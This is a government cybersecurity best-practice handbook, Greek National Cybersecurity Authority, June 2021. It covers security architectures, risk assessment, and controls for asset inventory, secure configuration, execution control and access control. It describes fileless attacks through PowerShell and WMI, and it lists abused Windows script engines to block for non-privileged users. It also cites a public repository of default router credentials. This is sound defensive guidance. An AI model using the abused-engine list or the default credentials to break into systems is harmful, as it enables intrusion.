HELLENIC REPUBLIC
MINISTRY OF DIGITAL GOVERNANCE
NATIONAL CYBERSECURITY AUTHORITY

NATIONAL CYBERSECURITY AUTHORITY
HELLENIC REPUBLIC

CYBERSECURITY HANDBOOK

BEST PRACTICES FOR THE PROTECTION AND RESILIENCE OF NETWORK AND INFORMATION SYSTEMS

MINISTRY OF DIGITAL GOVERNANCE - GREECE
JUNE 2021

THIS HANDBOOK WAS DEVELOPED BY THE NATIONAL CYBER SECURITY AUTHORITY OF GREECE – MINISTRY OF DIGITAL GOVERNANCE - DIRECTORATE FOR CYBER SECURITY STRATEGIC PLANNING - DEPARTMENT FOR REQUIREMENTS AND SECURITY ARCHITECTURE.

CYBERSECURITY HANDBOOK

TABLE OF CONTENTS

PREFACE

As information and communication technologies create a world of ever-increasing complexity in interconnected systems and devices, the public debate on cybersecurity and privacy issues is constantly at the forefront, highlighting the need to strengthen the protection and resilience of these systems from the constantly evolving threats of modern cyberspace.

At such a time, the National Cybersecurity Authority of Greece offers a cybersecurity handbook containing best practices in technical and organizational risk management measures and addressed to public sector organizations as well as medium and large private enterprises.

TARGET AUDIENCE

This handbook is mainly addressed to:

a) the information security and IT organizational units of ministries, other public administration entities[1], as well as medium and large private sector enterprises,

b) chief information security officers (CISOs), data protection officers (DPOs), as well as other executives who deal with the cybersecurity of network and information systems of public and private sector organizations.

In addition, specific categories of professionals, such as software engineers, will find useful specialized content, such as chapter 9 "Web Application Security", while simultaneously teleworking employees of the above organizations are expected to find useful content in chapter 10 "Teleworking".

Finally, this handbook, although being a text containing practical instructions, is at the same time addressed to the cybersecurity research community, as well as to people who are generally interested in studying one of the most modern and fascinating scientific fields of our time.

STRUCTURE

The handbook's contents are organized as follows:

Part A: it's the handbook's introductory part. Security architectures for modern IT systems are briefly described, as well as the basic steps for organizations for the establishment of a comprehensive information security management system based on risk assessment.

Part B: it's the main body of the handbook. A set of best practices in technical and organizational protection controls is developed, based on the defense-in-depth architecture, which are divided into eighteen (18) chapters that correspond to equivalent security control families. Each chapter adheres to the following structure:

1. General description of the control.
2. Description of the risks that arise by non-implementation of the control and the ways in which the attackers may take advantage of its absence.

[1] In this handbook the terms "organization", "entity" and "corporation" are considered to have the same meaning and are used interchangeably throughout the text.

3. A table containing specialized protection measures (sub-controls), i.e. *focused actions for the implementation of the control in specific functions and types of systems*.

In total, the handbook includes 183 sub-controls, which are organized into two categories:

α) ***basic sub-controls***, indicated by the symbol ►. These measures are considered fundamental to the security of information systems and should be implemented by every entity in order to protect against common types of attacks. Their non-implementation implies a high risk for the confidentiality, integrity and availability of corporate services and data. Organizations should, at least gradually, implement them and if this is not feasible, they should deploy equivalent risk mitigation measures.

β) ***enhanced sub-controls***, indicated by the symbol ►. These measures are recommended for organizations that operate critical systems and high value services, the breaching of which could result in disruption of important government services, massive leakage of citizens' personal data, financial damage, and loss of public trust in an entity's reputation. The specific measures are aimed at protecting against advanced threats and achieving resilience of the systems in case of cyber attack. Their implementation should be based on a prior risk assessment as well as the determination of the residual risk to the information systems after their deployment.

The National Cyber Security Authority of the Ministry of Digital Government aspires to provide a comprehensible and practical guide for enhancing the security of network and information systems of both public and private sector entities. It is pointed out that the handbook is based on well-known and internationally recognized standards and guidelines. Its purpose is to improve the ability of organizations to adequately counter modern threats, to respond to cyber-attacks with the least possible impact, and to protect critical systems, their services, and the operational and personal data they provide and process.

June 2021

Ministry of Digital Governance
General Secretariat of Telecommunications and Post
General Directorate of Cyber Security
Cyber Security Strategic Planning Directorate
Department of Security Requirements and Architecture

PART A INTRODUCTION

1. SECURITY ARCHITECTURES FOR NETWORK AND INFORMATION SYSTEMS

The current standard structure of network and information systems has reached a particularly high degree of complexity. Its main features are the following:

- *Central building infrastructure* with servers that have public IP address (web, mail, DNS etc.) and several internal networks that host employee workstations. Occasionally, employees bring their own portable devices (laptops, tablets, smartphones), which are connected to the organizational network, as well as their own portable storage media (USB, external hard drives, etc.).

- *Remote offices* of the same entity in other geographical areas with their own respective internal network infrastructure.

- *Organizational software, usually web applications, hosted in data centers* of one or more cloud service providers.

- *Organization's employees who work from home (teleworking)*, are remotely connected to the corporate internal network and handle its critical data from their home network and by using PCs that have not been audited by the entity's IT department.

- *Third party providers and suppliers* who have undertaken the development of applications as well as the technical support of the organization's systems, are connected remotely to its internal network through their infrastructure or have assigned the work to their own subcontractor.

A wide and difficult to control dispersion in the processing, storage and circulation of an entity's data is observed, while at the same time the classical network perimeter is no longer clearly demarcated. All the above take place in an interconnected world that becomes increasingly vulnerable to malicious activity as interconnectivity, device plethora, distributed applications and services, as well as complexity in cloud and multi-cloud environments increase.

It is obvious that this degree of complexity greatly increases the security requirements for the protection of an organization's critical data from leakage, deliberate alteration or even interruption of availability. To accomplish effective defense against ever-evolving threats, various architectural models have been proposed, two of which are briefly described below.

THE "DEFENSE-IN-DEPTH" ARCHITECTURE

In this model, security measures and mechanisms are applied in the form of successive layers throughout the network and data of an organization to protect them from threats. Each individual layer does not counter every threat, while when jointly applied they can mitigate an extended variety of offensive techniques. If a threat succeeds in bypassing one layer, it has to deal with the defense mechanisms of the next layer. An effective defense-in-depth strategy includes mechanisms at a technical level, as well as organizational / administrative measures, such as:

- Policies and procedures (risk analysis, user training, supply chain management, etc.),
- Access restrictions (least privilege, need-to-know, etc.),
- Network security (network segmentation, firewalls, intrusion detection systems, VPNs, etc.),
- Device protection (antivirus, application whitelisting, etc.),
- Application and data protection (patching, data backup, encryption, etc.)

Figure 1 below graphically illustrates an example of a sequential layering of the "defense-in-depth" architecture.




Figure 1
The defense-in-depth architecture
Source: https://modernciso.com/

The defense-in-depth approach is considered an effective strategy that reduces the chance of a successful cyber attack and minimizes the damage that it may cause.

THE "ZERO TRUST" ARCHITECTURE

The continuous improvement and evolution of cybercrime offensive methods, as well as the increasing complexity of modern computer systems described above, have relatively recently led to the emergence of a new security architecture model, known as "zero trust".

Zero trust is a security model, a set of system design principles and a coordinated strategy, which assumes that threats are inherent in both inside and outside traditional network perimeters. In particular, the fundamental principles of the model are:[2]

- *"Never trust, always verify"*: every user, device, application, and data stream are considered untrustworthy. Each of the above must be authenticated and then explicitly authorized with the minimum required privileges.

- *"Assume breach"*: It is considered that the corporate devices and network may have already been compromised by a malicious actor. The "deny-by-default" principle applies to every user, device, application, and data access request. Access is granted after multiple parameters are thoroughly examined (e.g., username, device name and location, time, previously recorded user behavior, etc.).

The zero trust approach incorporates highly detailed monitoring procedures. All access requests, configuration changes and network traffic are maintained in log files, which are constantly automatically monitored for suspicious activity. The model recognizes that any access approval to critical resources carries risks and requires immediate incident preparedness, damage assessment, and operational recovery.

[2] *National Security Agency, (February 2021). Embracing a Zero Trust Security Model. U.S.A. Available from: https://media.defense.gov/2021/Feb/25/2002588479/1/1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF.*

Figure 2 shows an example of a zero trust application, where the attacker has compromised the credentials of a legitimate user and is trying to gain access to the organization's systems.




Figure 2
Example of a "zero trust" architecture
Source:https://media.defense.gov/2021/Feb/25/2002588479/1/1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF

2. ASSESSING THE RISK

Organizations are increasingly dependent on information and communication technologies to perform their day-to-day operations and overall mission. These technologies are subject to *threats*, which exploit known and unknown system *vulnerabilities* with potentially severe *impact* for operational procedures, individual safety, critical infrastructure, and national security, due to breaches of confidentiality, integrity, and availability of the information that these systems process, store or transmit. Threats to information technology include cyberattacks, human error, environmental disasters, and structural failures.

For the above reason, it is imperative for the top management to become conscious of their responsibility and to *establish a holistic organizational risk management approach* in relation to the operation and use of network and information systems.

A key component of a risk management framework is *risk assessment*, which consists of the following series of actions:[3]

- *Identification of threat sources* related to the organization (malicious groups, competitors, other states, physical threats, errors, etc.).
- *Identification of the actions / threat events* that could occur from the above threat sources (cyber attacks, natural disasters, material damage, etc.).
- *Identification of the organization's vulnerabilities* that a threat source could exploit through specific actions / events.
- *Estimation of the probability* that the identified threat sources will take specific actions and of the probability of successful completion of them.
- *Assessment of the adverse effects* (on the functions and systems, on individuals, on other organizations or on national security itself) in case that the actions / events take place.
- *Determination of the risk to organizational security* by calculating the combination (i) of the probability of occurrence of the events and (ii) of the adverse effects in case the events take place.

Based on the calculated risk, the organization will *select the appropriate protection measures*, such as those described in Part B of the Handbook, for the risks to be adequately addressed.

Also, the organization should develop an *information security policy*, which will define, at a high level, the security objectives, and the organizational approach in achieving them, while it will refer to more specific thematic policies and procedures that will specify the implementation and application of the selected protection measures.

[3] National Institute of Standards and Technology (NIST), (September 2012). Guide for Conducting Risk Assessments (Special Publication 800-30 revision 1). U.S. Department of Commerce. Available from: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final.

Risk management is always the starting point for an effective approach to cybersecurity. Thus, an organization – as a whole – should establish an *information security management system*, which:

(i) will be implemented through the deployment of risk-based technical and organizational cybersecurity measures,

(ii) will have the full financial and organizational support of the senior management,

(iii) will be regularly assessed and updated and

(iv) will create a common cybersecurity culture among all stakeholders (senior management, employees, providers, and suppliers).[4]

For an information security management system to be effectively implemented, an appropriate department responsible for the security of network and information systems should be established within every organization. This department should:

(i) be equipped with the appropriate roles and responsibilities,

(ii) be adequately staffed with individuals with the necessary technical and legal expertise on cybersecurity issues and

(iii) have at its disposal the necessary resources to achieve the cybersecurity objectives.

APPOINTMENT OF CHIEF INFORMATION SECURITY OFFICER (CISO)

Finally, an organization should designate a person with the appropriate technical and organizational qualifications as Chief Information Security Officer (CISO). A CISO is formally responsible for providing strategic level guidance to the organization so as to deal with cybersecurity issues, supervising and monitoring the implementation of the information security management system, and ensuring that the entity complies with relevant legislation and regulations. As a role, it presupposes the existence of necessary leadership skills and the ability to align cybersecurity objectives with operational objectives within the organization.

[4] Two examples of internationally recognized standards are ISO 27001:2013 (https://www.iso.org/standard/54534.html), as well as NIST Cybersecurity Framework (https://www.nist.gov/cyberframework).

PART B
BEST PRACTICES

1. INVENTORY OF HARDWARE AND SOFTWARE ASSETS

Create an inventory of all IT assets (devices and software) hosted in the physical infrastructure of your organization as well as in cloud environments to form a complete understanding of your asset range and the required controls for their protection and maintenance.

WHAT ARE THE RISKS?

The larger an organization is, the more demanding its overall asset management (hardware and software). The assets may reside in more than one location as well as in the cloud, in a modern environment that is constantly changing and currently includes mobile devices (laptops, tablets, smartphones) as well as the dimension of teleworking. Without a system that regularly records their hardware and software assets, organizations face various types of threats:

- They cannot track their legally established resources or detect any unauthorized devices that have been connected to their network.
- Attackers are constantly and automatically scanning the IP address range of organizations across the Internet, seeking to identify unprotected systems connected to the organization's network or vulnerable versions of network applications that may be remotely exploited.
- There may exist unregistered machines with insecure configurations in the internal network or vulnerable versions of client software, such as browsers, email or office applications, which are at high risk of malware infection via email or other means.
- Connections and disconnections of mobile devices, such as laptops, tablets, smartphones and wireless access points are not identified.
- In the event of a cyber attack, it becomes difficult to trace the original source of the network traffic as well as to locate all vulnerable or compromised devices.

SUB-CONTROLS	
► **1.1**	*Develop and document:* • *an asset inventory policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
► **1.2**	*Create and maintain an accurate and updated inventory of all IT assets (hardware and software) that are hosted in the organization premises as well as in cloud environments. The inventory must include details such as name, owner, IP address (if static), MAC address, version, function description, location, etc.*
► **1.3**	*Appoint an owner for each asset in the inventory, so that there is responsibility and accountability throughout the asset life cycle.*
► **1.4**	*Classify the assets into distinct groups according to their criticality and sensitivity for business operations.*
► **1.5**	*Develop and document a policy and procedures for the use of removable media (USB, external hard drives, CDs, DVDs). This policy must be consistent with the security risks that your systems and data face and must cover:* • *the acceptable uses and types of portable media,* • *the requirements for the protection of portable media and their content,* • *the requirements for reporting a lost or stolen portable device,* • *the requirements for the removal, destruction or disposal of portable media.*
► **1.6**	*Ensure that the proprietary mobile devices (laptops, tablets, smartphones) that employees bring to their working environment ("bring your own device") do not have access to critical or sensitive enterprise systems.*
► **1.7**	*Ensure that the proprietary mobile devices (laptops, tablets, smartphones) that employees bring to their working environment ("bring your own device") access the Internet through a network that is strictly separated from the enterprise network.*

►	**1.8**	*Ensure that the proprietary mobile devices (laptops, tablets, smartphones) that employees bring to their working environment ("bring your own device") are configured with the appropriate security settings by the enterprise IT Department.*
►	**1.9**	*Scan your organization's network on a regular basis to identify connected devices and update the inventory accordingly.*[5]
►	**1.10**	*Use an automated tool that continuously scans the log files of network devices to identify connected assets, along with their features, and update the inventory accordingly.*

[5] *Nmap ("Network Mapper" https://nmap.org/) is an example of a well-known, free and open source tool that can be used for this purpose. For more applications of this type (network scanning tools), see https://www.softwaretestinghelp.com/network-scanning-tools/.*

2. SECURE CONFIGURATION OF DEVICES AND APPLICATIONS

Perform secure configuration on a regular basis on workstations (desktops, laptops), servers, network devices (routers, switches, wireless access points, firewalls) and applications.

WHAT ARE THE RISKS?

In most cases, operating systems and applications are provided by their vendors with default features and settings that do not primarily focus on security. Indicatively, default credentials (e.g. 'admin' / 'admin'), user accounts with unnecessary privileges, older version protocols (and therefore vulnerable), pre-installed software that does not serve the business needs, etc., are frequent examples. In addition, in many cases there is a failure in the planning and timely downloading of software updates and patches (patch management), which results in the long-term use of applications that contain known vulnerabilities. All the above lead to several risks:

- *Exploitation of vulnerabilities in software*: the attacker, by executing appropriate code (exploit), may gain unauthorized access to corporate systems and data.

- *Exploitation of insecure system configurations*: the attacker may gain control of an account that has unnecessary privileges, which may give them extended access throughout the business network.

- *Unauthorized changes*: some configurations that protect systems and applications may be intentionally altered by unauthorized individuals, which may increase the exposure of systems and data to risks.

SUB-CONTROLS

►	***2.1***	*Develop and document:* • *a secure configuration policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	***2.2***	*Remove devices, operating systems and applications that are no longer supported by their vendor.*
►	***2.3***	*Modify the default credentials right after the first installation of every new asset.*

►	**2.4**	*Perform secure configurations in the operating systems of workstations, servers and network devices, based on internationally recognized standards and guidelines. These configurations must be updated on a regular basis and adapted to the organization's security policy.*
►	**2.5**	*Use only supported versions of operating systems on workstations, servers, and network devices. Configure all the above to automatically receive updates.*
►	**2.6**	*Use only the latest and most up-to-date versions for important business applications, such as office suites, pdf readers, web browsers and browser plugins, as well as email clients.*
►	**2.7**	*Use only the latest and most up-to-date versions for every enterprise server application that is accessible from the Internet.*
►	**2.8**	*Apply tools that automatically install updates and patches to your organization's operating systems and applications.*
►	**2.9**	*Implement a host-based firewall on every workstation and server, which blocks any inbound and outbound network connections except for those necessary for business needs.*
►	**2.10**	*Apply the following settings on every network device:* • *Disable any unnecessary service,* • *Enable the "port security" function in switches,* • *Disable the unused router interfaces and routing protocols, as well as the unused switch ports.* • *Apply two-factor authentication for the access to the administrative environment of all critical network devices.*
►	**2.11**	*Disable all accounts that are no longer associated with a user or when the business need to use them no longer exists.*
►	**2.12**	*Apply system configuration and change management tools to effectively track all configuration changes and updates in your corporate network in an automated manner.*
►	**2.13**	*Ensure that portable storage media (USB sticks, external hard drives, CDs, DVDs) cannot connect to systems classified as critical, unless there is strict business need for doing so.*

►	**2.14**	*Manage service accounts automatically and with security in mind, by applying the following:* • *grant the minimum required access rights,* • *change passwords regularly,* • *disable service accounts no longer needed for business purposes.*
►	**2.15**	*Create full system images of your operating systems and apply basic security configurations. Keep these images offline, encrypted, with access restrictions and file integrity monitoring.*

For further study, Center for Internet Security has published more than 100 specialized guidelines with secure configurations for operating systems, applications and IT equipment.[6]




Figure 3
Default username and password pairs of all routers posted online
Source: https://www.routerpasswords.com/

Figure 3 shows one of the many repositories on the internet where the default username and password pairs of every router model of all vendors are publicly available. This fact points out the risk organizations will face if they do not modify the default credentials of every router during the first installation. This measure applies to every asset that contains default credentials.

[6] *Center for Internet Security Benchmarks: https://www.cisecurity.org/cis-benchmarks/.*

3. APPLICATION AND SERVICES EXECUTION CONTROL

Apply the principle of least functionality by configuring all systems to run only the applications and services that support your business operations.

WHAT ARE THE RISKS?

The more applications running on a system, the larger the attack surface of that system, i.e. the whole set of:

- the different access points exposed to an attacker to gain access to the system and
- the data used by an application (credentials, personal data, corporate data, etc.) that can be extracted from the system.

Increasing the attack surface entails some serious risks:

- Attackers are constantly scanning organizational networks for open ports and network services running on those ports (e.g. web servers, mail servers, SMB servers etc.), in order to search for vulnerable versions of software. Then, by executing the appropriate commands, they exploit the vulnerabilities and can gain access to the system. In many cases the breach occurs due to vulnerable applications that were installed without the business need to do so.
- In recent years, due to the improvement of mitigation measures for malware detection and blocking, attackers use a new and more sophisticated technique, the so-called *fileless attacks*. The term derives from the fact that in this case the malicious code runs directly in memory and does not create an executable file saved in the hard drive, so in most cases the antivirus cannot detect the attack. Most of these attacks start with a phishing email that seeks to lure the victim to open the attached file or click the link contained in the mail message. In the latter case, the victim is usually redirected to a fake webpage which mimics the legitimate one and asks for credentials. In the former case, when the user opens the attachment (usually a malicious word or excel file), script code is executed directly in memory by utilizing pre-installed and white-listed Windows tools, such as PowerShell, Windows Management Instrumentation (WMI) etc., implementing the intentions of the attacker without being detected.

SUB-CONTROLS	
► **3.1**	*Develop and document:* • *an execution control policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
► **3.2**	*Minimize the attack surface on servers and workstations by limiting open ports, protocols and network services to the absolute necessary for business purposes.*
► **3.3**	*Perform automated port scanning of your corporate network on a regular basis to detect unauthorized open network ports and services.*[7]
► **3.4**	*Ensure that non – privileged users cannot disable or modify security configurations on their workstations' operating system.*
► **3.5**	*Ensure that non – privileged users are allowed to install only approved applications from organization – controlled software repositories.*
► **3.6**	*Create a list of unauthorized applications and executable file types and ensure that their execution on the organization's servers and workstations is blocked (application blacklisting).*[8]
► **3.7**	*Implement the following configurations for the SMB protocol (Server Message Block):* • *Block inbound and outbound Internet connections in the perimeter firewall for the following ports: TCP 445 (SMB), UDP 137 (NetBIOS Name Resolution), UDP 138 (NetBIOS Datagram Service) and TCP 139 (NetBIOS Session Service).* • *Block inbound SMB connections on TCP port 445 in all workstations and servers that do not host shared content.* • *Disable SMBv1 and v2 on the internal network and upgrade to SMBv3 or most current version.*
► **3.8**	*Ensure that the operating system's execution policy enforces the execution of only digitally signed scripts, executable files, device drivers and firmware. Maintain a list of trusted certificates to detect and prevent malicious code execution.*

[7] Nmap can also be used here, cf. footnote 5.

[8] Application execution control is designed to prevent malicious code execution and can be implemented, for both the blacklist and whitelist approach, by enforcing various rules, such as metadata (executable file name, version, vendor, etc.), the file hash, the vendor's digital certificate, and the location (folder path) where the file is stored. For more information, see https://www.cyber.gov.au/acsc/view-all-content/publications/implementing-application-control.

►	***3.9***	*Ensure that non-privileged users in Microsoft Windows environments are prevented from running the following script execution engines: PowerShell (powershell.exe), Command Prompt (cmd.exe), Windows Script Host (cscript.exe and wscript.exe), Windows Management Instrumentation (wmic.exe) and Microsoft HTML Application Host (mshta.exe).*
►	***3.10***	*Create a list of authorized applications and their components (libraries, configuration files, etc.) and ensure that only these will be allowed to run on servers and workstations (application whitelisting).*

4. ACCESS CONTROL

Restrict access to your network and information systems to authorized users and processes by applying the principles of least privilege and need-to-know.

WHAT ARE THE RISKS?

Misconfigurations in granting privileges and access rights to users and processes offer attackers many opportunities to spread to an organization's network. For example:

- If a user has unnecessary local administrator privileges on their PC and the machine is infected with malware, e.g., because the user has opened a malicious email attachment, then the malware will be executed with administrator permissions. In this case the attacker may gain full control of the PC and use it to move laterally to other systems within the network.

- When users have been granted access rights unnecessary for their role, e.g., while working in the financial department they also have access to systems in other departments, if their account is breached many other systems within the organization are put at unnecessary risk.

In any case, restricting the granting of increased privileges and implementing role-based access control are crucial measures to reduce the impact in the event of a cyber attac.

SUB-CONTROLS

►	***4.1***	*Develop and document:* • *an access control policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	***4.2***	*Ensure that your employees and external partners who obtain a user account are uniquely identified to provide accountability.*
►	***4.3***	*Create and maintain an inventory of all user accounts, which, at a minimum, contains the person's name, username, start/stop date, privileges and the employee's department.*
►	***4.4***	*Ensure that users who perform exclusively non-administrative tasks of daily routine (e.g. use of Word, Excel, Adobe Reader, reading and sending e-mails, web browsing, etc.) are granted only a non-privileged account.*

►	**4.5**	*Ensure that privileged users are granted a secondary non-privileged account for performing non-administrative tasks of daily routine (e.g. use of Word, Excel, Adobe Reader, reading and sending e-mail, web browsing, etc.).*
►	**4.6**	*Grant access rights based on distinct roles, so that users have access only to the type of information necessary to perform their duties, based on the principles of least privilege and need-to-know.*
►	**4.7**	*Implement centralized account management through a directory service (e.g. Active Directory).*[9]
►	**4.8**	*Implement the "dual authorization" technique for specific critical and sensitive commands or functions, so that they require the approval of two authorized users to be performed.*[10]

[9] *The well-known Microsoft Active Directory dominates the area, but there are also other alternatives such as Apache Directory Studio, OpenLDAP, etc. For more information, see https://www.winosbite.com/best-microsoft-active-directory-alternatives/.*

[10] *This measure reduces the risk associated with insider threats.*

